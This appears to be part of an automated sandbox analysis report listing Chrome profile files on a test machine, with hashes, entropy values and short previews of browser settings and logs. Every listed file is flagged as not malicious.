Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	451603
Entropy (8bit):	5.009711072558331
Encrypted:	false
SSDEEP:	12288:ZHfRTyGZ6lup8Cfrvq4JBPKh+FBlESBw4p6:NfOCzvRKhGvwJ
MD5:	A78AD14E77147E7DE3647E61964C0335
SHA1:	CECC3DD41F4CEA0192B24300C71E1911BD4FCE45
SHA-256:	0D6803758FF8F87081FAFD62E90F0950DFB2DD7991E9607FE76A8F92D0E893FA
SHA-512:	DDE24D5AD50D68FC91E9E325D31E66EF8F624B6BB3A07D14FFED1104D3AB5F4EF1D7969A5CDE0DFBB19CB31C506F7DE97AF67C2F244F7E7E8E10648EA832101
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	BDic.... ....6...."..Z..4g....6.2...{/...3...5....AF 1363.AF nm.AF pt.AF n1.AF p.AF tc.AF SM.AF M.AF S.AF MS.AF MNR.AF GDS.AF MNT.AF MH.AF MR.AF SZMR.AF MJ.AF MT.AF MY.AF MRZ.AF MN.AF MG.AF RM.AF N.AF MV.AF XM.AF DSM.AF SD.AF G.AF R.AF MNX.AF MRS.AF MD.AF MNRB.AF B.AF ZSMR.AF PM.AF SMNGJ.AF SMN.AF ZMR.AF SMGB.AF MZR.AF GM.AF SMR.AF SMDG.AF RMZ.AF ZM.AF MDG.AF MDT.AF SMNXT.AF SDY.AF LSDG.AF LGDS.AF GLDS.AF UY.AF U.AF DSGNX.AF GNDSX.AF DSG.AF Y.AF GS.AF IEMS.AF YP.AF ZGDRS.AF XGNVDS.AF UT.AF GNDS.AF GVDS.AF MYPS.AF XGNDS.AF TPRY.AF MDSG.AF ZGSDR.AF DYSG.AF PMYTNS.AF AGDS.AF DRZGS.AF PY.AF GSPMDY.AF EGVDS.AF SL.AF GNXDS.AF DSBG.AF IM.AF I.AF MDGS.AF SMY.AF DSGN.AF DSLG.AF GMDS.AF MDSBG.AF SGD.AF IY.AF P.AF DSMG.AF BLZGDRS.AF TR.AF AGSD.AF ZGBDRSL.AF PTRY.AF ASDGV.AF ASM.AF ICANGSD.AF ICAM.AF IKY.AF AMS.AF PMYTRS.AF BZGVDRS.AF SDRBZG.AF GVMDS.AF PSM.AF DGLS.AF GNVXDS.AF AGDSL.AF DGS.AF XDSGNV.AF BZGDRS.AF AM.AF AS.AF A.AF LDSG.AF AGVDS.AF SDG.AF LDSMG.AF EDSMG.AF EY.AF DRSMZG.AF PRYT.AF LZ

C:\Users\user\AppData\Local\Google\Chrome\User Data\18b2dc1f-b517-44e3-a54f-167162516e6d.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	95428
Entropy (8bit):	3.749114623244467
Encrypted:	false
SSDEEP:	384:NL0blRheQ1sRRGaVohgnCNHrEvz53kjjFQHJxOGInrStnTxEttJMrW7mWCcolZnW:NOKVtqNMIEeVNjfdN4nHOZKr53hO
MD5:	79BF6761AD31E4E68C21CCB55F7884B7
SHA1:	191BACED275843D5AD545891F7F802A66428FCC3
SHA-256:	2B835636686242F16300AB95E349ABBFD6AAC561319B4DD136240516D6485DBA
SHA-512:	841C111395F56553607E6FAB54F183A4362F625C7CEFC60DB39FCF9189483B42F4EFDFBC0003EA1DF8F44FAD7BC62AC5AF5F7B15E7797645013C6229FFCE3C2
Malicious:	false
Reputation:	low
Preview:	.t.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L..P!...{)...%.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .o.f.f.i.c.e.\.o.f.f.i.c.e.1.6.\.....g.r.o.o.v.e.e.x...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .2.0.1.6...*...M.i.c.r.o.s.o.f.t. .O.n.e.D.r.i.v.e. .f.o.r. .B.u.s.i.n.e.s.s. .E.x.t.e.n.s.i.o.n.s.....1.6...0...4.7.1.1...1.0.0.0.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n....A8.D...C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.C.o.m.m.o.n. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .S.h.a.r.e.d.\.O.F.F.I.C.E.1.6.\.m.s.o.s.h.e.x.t...d.l.l..@.....U/...%.c.o.m.m.o.n.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .s.h.a.r.e.d.\.o.f.f.i.c.e.1.6.\.....m.s.o.s.h.e.x.t...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.)...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .S.h.e.l.l. .E.x.t.e.n.s.i.o.n. .H.a.n.d.l.e.r.s.....1.6...0...4.2.6.6...1.0.0.1....D...C.:.\.P.r.o.g.r.a.m.

C:\Users\user\AppData\Local\Google\Chrome\User Data\1ffb4ed5-9438-4133-bed3-12c8d90c3c0d.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369041
Entropy (8bit):	6.028220229724509
Encrypted:	false
SSDEEP:	6144:FxaV+QfT7GSmhLG0OP1eVxR+v+F7EFpfY4XB3iE7ZPXYGzLxinL:Fw/aLGNPUZ+w7wJHyEtAWq
MD5:	D3AA08A3C6E157A2D1A937E970561CA3
SHA1:	0605049ACCA18771114631AAB33888441FFC49D1
SHA-256:	98A1A8ACC12D67B5752C1A90BCD2B85C6982271059462213E2A7AFF6867A094D
SHA-512:	A0267481B5E191A7B2E7682951FD5EE116E1FBB8C003B5E2B46A488CCA4CFCC74A7F1E74248A7F96CDD8CFC221D8407E2F0D8EDB9989C76DF02EAFF50CCD10F
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Google\Chrome\User Data\1ffb4ed5-9438-4133-bed3-12c8d90c3c0d.tmp	
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.62804723958373e+12,"network":1.628014841e+12,"ticks":5364481016.0,"uncertainty":4746320.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAACMBYze0bKMTIhZGR/AW4M5AAAAAAIAAAAAABBmAAAAAQAAIAAAACoSPhbyumSaNjLuAHEna2OUDn+rpXOk+H/ONjHe5ZwbAAAAA6AAAAAAgAAIAAAADezR1ii2QiPYGPz0Jd0ZQiE5jKOKMttbbwwADHJYDpEMAAAACuIP4EJtfud3aEFZzvijkFSTP1RNwcy8fFg19xXfiV1Q9wriZb5iS+jYbOXKVX44kAAAAByJv8rXU2wt9ZoSemiGl7Rv1MeHwgrJRvbYcUfMpjLAz2bh77nWHOppVpZzR2K2uw89vs6aWrPXuiWeIEQQvEM"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245952488495033"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Google\Chrome\User Data\22093805-d4d9-4f1e-be10-f14b9b1c013b.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	modified
Size (bytes):	369482
Entropy (8bit):	6.029042140059654
Encrypted:	false
SSDEEP:	6144:BxaV+QfT7GSmhLG0OP1eVxR+v+F7EFpfY4XB3iE7ZPXYGzLxinL:Bw/aLGNPUZ+w7wJHyEtAWq
MD5:	5445996E5EF2081999A0319608510F82
SHA1:	438A5F85C733E33354E7F25FA5BD30521F7777CA
SHA-256:	447E6104A218C30EE6A8612657418ECDF4B4BAE075BD385946FE4D8895332432
SHA-512:	83FD5F1915FDB9F4CE93283790A78D2F092D052615978950CAF057EF562A3B2A34D9E5591FEA4EE5CB382315A6D54A295E1A881E586FE8ECBD3C231417B463DE
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.62804723958373e+12,"network":1.628014841e+12,"ticks":5364481016.0,"uncertainty":4746320.0}},"origin_trials":{"disabled_features":["SecurePaymentConfirmation"]},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAACMBYze0bKMTIhZGR/AW4M5AAAAAAIAAAAAABBmAAAAAQAAIAAAACoSPhbyumSaNjLuAHEna2OUDn+rpXOk+H/ONjHe5ZwbAAAAA6AAAAAAgAAIAAAADezR1ii2QiPYGPz0Jd0ZQiE5jKOKMttbbwwADHJYDpEMAAAACuIP4EJtfud3aEFZzvijkFSTP1RNwcy8fFg19xXfiV1Q9wriZb5iS+jYbOXKVX44kAAAAByJv8rXU2wt9ZoSemiGl7Rv1MeHwgrJRvbYcUfMpjLAz2bh77nWHOppVpZzR2K2uw89vs6aWrPXuiWeIEQQvEM"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13

C:\Users\user\AppData\Local\Google\Chrome\User Data\71faa5d2-90c5-468f-9ee6-6da9cc901dcf.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369041
Entropy (8bit):	6.028220229724509
Encrypted:	false
SSDEEP:	6144:FxaV+QfT7GSmhLG0OP1eVxR+v+F7EFpfY4XB3iE7ZPXYGzLxinL:Fw/aLGNPUZ+w7wJHyEtAWq
MD5:	D3AA08A3C6E157A2D1A937E970561CA3
SHA1:	0605049ACCA18771114631AAB33888441FFC49D1
SHA-256:	98A1A8ACC12D67B5752C1A90BCD2B85C6982271059462213E2A7AFF6867A094D
SHA-512:	A0267481B5E191A7B2E7682951FD5EE116E1FBB8C003B5E2B46A488CCA4CFCC74A7F1E74248A7F96CDD8CFC221D8407E2F0D8EDB9989C76DF02EAFF50CCD10F
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.62804723958373e+12,"network":1.628014841e+12,"ticks":5364481016.0,"uncertainty":4746320.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAACMBYze0bKMTIhZGR/AW4M5AAAAAAIAAAAAABBmAAAAAQAAIAAAACoSPhbyumSaNjLuAHEna2OUDn+rpXOk+H/ONjHe5ZwbAAAAA6AAAAAAgAAIAAAADezR1ii2QiPYGPz0Jd0ZQiE5jKOKMttbbwwADHJYDpEMAAAACuIP4EJtfud3aEFZzvijkFSTP1RNwcy8fFg19xXfiV1Q9wriZb5iS+jYbOXKVX44kAAAAByJv8rXU2wt9ZoSemiGl7Rv1MeHwgrJRvbYcUfMpjLAz2bh77nWHOppVpZzR2K2uw89vs6aWrPXuiWeIEQQvEM"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245952488495033"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Google\Chrome\User Data\7f80363c-29cf-4329-ba3f-229b4388c188.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369325
Entropy (8bit):	6.028700177941565
Encrypted:	false
SSDEEP:	6144:4xaV+QfT7GSmhLG0OP1eVxR+v+F7EFpfY4XB3iE7ZPXYGzLxinL:4w/aLGNPUZ+w7wJHyEtAWq
MD5:	DA7CDE08520CB845DC678805115871F4
SHA1:	1DB4BEC672404F256E69BE827FEF6D4C2001D8A5
SHA-256:	DDC9353D3BF6B9E3E5AF553D0AAD924B1A3EDD2D6431735A24913F0A97F719D7
SHA-512:	F98D1850C5438BAA030FC6A95189393F1D6FC9DE4B15CFCE5878DD83DE4AD158C484F7616A914C89D93DAF77BDBFCE6F717BC06658EA7B25AEC8D4C6BE619CE
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Google\Chrome\User Data\7f80363c-29cf-4329-ba3f-229b4388c188.tmp	
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.62804723958373e+12,"network":1.628014841e+12,"ticks":5364481016.0,"uncertainty":4746320.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAACMBYze0bKMTIhZGR/AW4M5AAAAAAIAAAAAABBmAAAAAQAAIAAAACoSPhbyumSaNjLuAHEna2OUDn+rpXOk+H/ONjHe5ZwbAAAAA6AAAAAAgAAIAAAADezR1ii2QiPYGPz0Jd0ZQiE5jKOKMttbbwwADHJYDpEMAAAACuIP4EJtfud3aEFZzvijkFSTP1RNwcy8fFg19xXfiV1Q9wriZb5iS+jYbOXKVX44kAAAAByJv8rXU2wt9ZoSemiGl7Rv1MeHwgrJRvbYcUfMpjLAz2bh77nWHOppVpZzR2K2uw89vs6aWrPXuiWeIEQQvEM"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245952488495033"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Google\Chrome\User Data\91096bd4-ca2b-4b6d-ae72-3e93643375ac.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	92724
Entropy (8bit):	3.7487620594378366
Encrypted:	false
SSDEEP:	384:zL0blRheQ3RRGnCNHrEvz53kjjFQHJxOGInrStnTxEttJMrW7mWholZnC6fAON19:0KVtqNQIEeVNjfdN4nHOZKr53hP
MD5:	09796AD640A9A56FF2866DE5CACEF53B
SHA1:	61A546B8B24BA1E30FE98516A54DDB265B189C4E
SHA-256:	ADEF586BD5EB8C2D0BA793C707CA3BE49CAC610F8169EB6BF77D66985282900A
SHA-512:	15A415A5BA918416D5D608915EE37B5CBE8B35FD686CB77EAB56FEF3A2884533CB7476D3D5673910A65D33C5988C6B641F66FA059042D27B221B477180434BF0
Malicious:	false
Reputation:	low
Preview:	0j.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L..P!...[)...%.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .o.f.f.i.c.e.\.o.f.f.i.c.e .1.6.\.....g.r.o.o.v.e.e.x...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .2.0.1.6...*...M.i.c.r.o.s.o.f.t. .O.n.e.D.r.i.v.e. .f.o.r. .B.u.s.i.n.e.s.s. .E.x.t.e.n.s.i.o.n.s.....1.6...0...4.7.1.1...1.0 .0.0.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n....A8.D...C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.C.o .m.m.o.n. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .S.h.a.r.e.d.\.O.F.F.I.C.E.1.6.\.m.s.o.s.h.e.x.t...d.l.l..@.....U/...%.c.o.m.m.o.n.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .s.h.a.r.e.d.\.o.f .f.i.c.e.1.6.\.....m.s.o.s.h.e.x.t...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.)...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .S.h.e.l.l. .E.x.t.e.n.s.i.o.n. .H.a.n.d.l.e.r.s.....1.6...0...4.2.6.6...1.0.0.1.....D...C .:.\.P.r.o.g.r.a.m.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Crashpad\settings.dat	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	120
Entropy (8bit):	3.3041625260016576
Encrypted:	false
SSDEEP:	3:FkXEwozZHGftEwozZHGftEwozZHn:+EwozZHGVEwozZHGVEwozZHn
MD5:	4829695F153A750ADF50C6E979E8E8F3
SHA1:	2F697EF207460D03671E4B59670BC73328D60D6E
SHA-256:	1AACF1304FD42C84FF41DDD2F2252E5C0EDE7362352661B7957648F2EA4C2683
SHA-512:	6D16A6EF4BB20B25B1B14757C475E9F8C3A40D6181F718D563A628BA41DA9426E1B586C472D4F8729FD65FCA014151B7D46FBFAAE171BFF9A6D937DB7A7A2C02
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	sdPC.....y3..M.Y.NbD.sdPC.....y3..M.Y.NbD.sdPC.....y3..M.Y.NbD.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\06ce42ff-fac0-4fc8-9d8e-cff970262521.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	22596
Entropy (8bit):	5.536234814880436
Encrypted:	false
SSDEEP:	384:2j6tbLleeXh1kXqKf/pUZNCgVLH2HfDRrUAHGanTQ9ld4e:bLljh1kXqKf/pUZNCgVLH2HftrUEGanu
MD5:	C3C0F8047D81C3B8300195C6EFCF7FA5
SHA1:	715EF5D6D3A8DB2E265F3669E060101D0618B990
SHA-256:	58565290590AE77CA9D70740A9ADDCC5C806F3A2EF906D0441DE939B32764FA3
SHA-512:	6D9E5A6AA4E3BA1C1E9C6F4EB4F91BBE1F03C526DBD80D6BB9C3C5B4E588652A8B9E43C3A754EBAA019C75AA1E6F18C1BBD44115FA70549B5FB7AB68E9424FE4
Malicious:	false
Preview:	{"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13272520836518495","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_icon_128.png","16":"webstore_icon_16.png"},"key":"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCtl3tO0osjuzRsf6xtD2SKxPlTfuoy7AWoObysitBPvH5fE1NaAA1/2JkPWkVDhdLBWLaIBPYeXbzlHp3y4Vv/4XG+aN5qFE3z+1RU/NqkzVYHtlpVScf3DjTYtKVL66mzVGijSoAIwbFCC3LpGdaoe6Q1rSRDp76wR6jjFzsYwQIDAQAB","name":"Web Store","pe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\219e9ce6-14fb-414d-aa07-bd7da9d09155.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	5502
Entropy (8bit):	5.170386514903795
Encrypted:	false
SSDEEP:	96:nWtXb/TT9F9cyaAKIRxk0JCKL8rqbOTQVuwn:nWtXb397P9B4Ksg
MD5:	A44446977AF0AFE9B8B1FA6110A0571B
SHA1:	5652DA7AD95214F702F037A372E62371BCFF2C9B
SHA-256:	8B2F654A873BD711F0BA107E4B8A195409763B1864A5F2E505C16C7E059CACE4
SHA-512:	9530BB53B266B34E266B0779D22F8E4E77DBD0F9407DC4C1F123AB87026F36B5EDAC325B7ED1DACF18F7F6B64E3788FF5FA1C160F4A0B96A087530BF8429DD2 6
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13272520836805261","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245952891998324","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245952963463509","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","1501624"],"daily_received_length":["0","0","0","0","0","0","0","

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\61b7b2f2-a33c-426c-be0f-4fbb7abd1945.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4880
Entropy (8bit):	4.952437917667382
Encrypted:	false
SSDEEP:	96:nWtXb/Hqm9paAKIRxk0JCKL8robOTQVuwn:nWtXbCm9p9B4Ksa
MD5:	3AD4177FE1C41F81E417FF3BBFAE37FA
SHA1:	C002BC3076C9AA56D1588E5C0C4A76AF88DEA43A
SHA-256:	71078546B56C7548ACBFC60264DF742D0CFE61BE349013E9B033E85CD4D00AD9
SHA-512:	B7B09CC798C1A4E8E5700E6C8BFEB07F52310E8593B767D1A1B414D3EE49BC36B315C1F040C275EC51AA9E7111EAC4B94DE93E98E5E84BEED1EE7CCE7F40F 838
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13272520836805261","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245952891998324","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245952963463509","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","1501624"],"daily_received_length":["0","0","0","0","0","0","0","

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\7765edec-d501-4175-8b80-cc97f465b182.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2825
Entropy (8bit):	4.86435102445835
Encrypted:	false
SSDEEP:	48:YALtdpBeMsNMHK5sJDysACs37sHWsd5/sSYMHCKs/MHCzsSOMHwsSJtFsX3RLs9D:HQxGKWDS1i/5vYGmGqOGKJ03QshS
MD5:	95488A82D5073BDAAFC1480073FF801F
SHA1:	E2E979B6D4A3EE16A815115C414D0A98E1DFA93F
SHA-256:	C091AE68AFCD5EC632B2C324B983D70F722463CB4D05A3CE8D52E07AA7E5A5D6
SHA-512:	D536466352320C5D394130A59B605617580050CDF325C4B3392D87D384C246E9D8C54FC16A247FF4B379F162536304E0D312D7781FFE245C643C5081B8BE08CD
Malicious:	false
Preview:	{"net":{"http_server_properties":{"broken_alternative_services":[{"broken_count":1,"host":"accounts.google.com","isolation":[],"port":443,"protocol_str":"quic"},{"broken_count":1,"host":"www.google.com","isolation":[],"port":443,"protocol_str":"quic"}],"servers":[{"alternative_service":[{"advertised_versions":[],"expiration":"13248544952675493","port":443,"protocol_str":"quic"}],"isolation":[],"network_stats":{"srtt":32613},"server":"https://dns.google","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248544952813644","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://ogs.google.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248544952748754","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://apis.google.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[],"expiration":"13248544952634896","port":443,"protocol_str":"quic"}],"isolation":[],"server"

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\81f43d4c-d090-4555-9b76-5932eb7a7dab.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1042
Entropy (8bit):	5.556591014294022

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\81f43d4c-d090-4555-9b76-5932eb7a7dab.tmp	
Encrypted:	false
SSDEEP:	24:YjDNgnWswUu6H0Uhc4G1KUe4aUe4e7wUoy3RUeHQ:YjDN4VwUu6UUhcHKUe4aUe4wwUDhUew
MD5:	C4B825F0C00A46AA1ACFE17EAE9198A6
SHA1:	6F5968316D2C3F5BBF51F0F6E501226A712E8DBE
SHA-256:	6EAC23E9963C2D155222D1E3F3AC5BB12A324ED49941DF14C50CC3D1AD71C818
SHA-512:	8151BB92DDB5D7851F20C26013C9CE604122229F952520F8A6363FC2A3868381E7124A161A207D258E42BE0F1FC4606D5F5CEB7725283E247FCAC85AA688A3C9
Malicious:	false
Preview:	{"expect_ct":[],"sts":[{"expiry":1643827241.285467,"host":"E10e7Gwg5+phsYD4E8qNYFsQySXnIHPAfo4zloUPESc=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1628047241.285471},{"expiry":1633015352.675531,"host":"OuKlWsMW1dkkbI1X/oi6o0Y95ZNSWnSoeaIXAEYPlv4=","mode":"force-https","sts_include_subdomains":true,"sts_observed":1601479352.675536},{"expiry":1633015352.520557,"host":"nAuqgR4iEWti7SOdT3UHPl6rmZU/DeaIm38P2O2OkgA=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1601479352.52056},{"expiry":1633015352.455722,"host":"5EdUoB7YUY9zZV+2DkgVXgho8WUvp+D+6KpeUOhNQIM=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1601479352.455726},{"expiry":1659583241.313377,"host":"8/RrMmQlCD2Gsp14wUCE1P8r7B2C5+yE0+g79IPyRsc=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1628047241.313382},{"expiry":1633015352.814139,"host":"+ccWXqaoHJ9hfuXbleKV6FQUrBlyXAJ31BdqjNQJpHs=","mode":"force-https","sts_include_subdomains":false,"sts__

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\AutofillStrikeDatabase\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	337
Entropy (8bit):	5.114676334128992
Encrypted:	false
SSDEEP:	6:mRVGOp1L+q2PN723iKKdK9RXXTZIFUtpmVGB1ZmwPmVGIZHlLVkwON723iKKdK9l:2VDyvVa5Kk7XT2FUtpmVu/PmVNZFR5OQ
MD5:	924A0E110C6FD1272CBBD2B4DA6A090F
SHA1:	60C4151E773C20664F575ED5DBB002236EC0F428
SHA-256:	FF0F0B544E569CF0FD67AB688D3FB4455E92F5FF5F561DE30977F67105926222
SHA-512:	362F0EC110EBF30B8DEC8F84040FB3659FFD29C51A8AA5BDA3A9B40B48EDAE0DF1710C1933D2D5BF87E853FD169205D2F626239F484CF25D6D87899491E58D1B
Malicious:	false
Preview:	2021/08/03-20:20:48.312 138 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\AutofillStrikeDatabase/MANIFEST-000001.2021/08/03-20:20:48.313 138 Recovering log #3.2021/08/03-20:20:48.314 138 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\AutofillStrikeDatabase/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\AutofillStrikeDatabase\LOG.old" (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	337
Entropy (8bit):	5.114676334128992
Encrypted:	false
SSDEEP:	6:mRVGOp1L+q2PN723iKKdK9RXXTZIFUtpmVGB1ZmwPmVGIZHlLVkwON723iKKdK9l:2VDyvVa5Kk7XT2FUtpmVu/PmVNZFR5OQ
MD5:	924A0E110C6FD1272CBBD2B4DA6A090F
SHA1:	60C4151E773C20664F575ED5DBB002236EC0F428
SHA-256:	FF0F0B544E569CF0FD67AB688D3FB4455E92F5FF5F561DE30977F67105926222
SHA-512:	362F0EC110EBF30B8DEC8F84040FB3659FFD29C51A8AA5BDA3A9B40B48EDAE0DF1710C1933D2D5BF87E853FD169205D2F626239F484CF25D6D87899491E58D1B
Malicious:	false
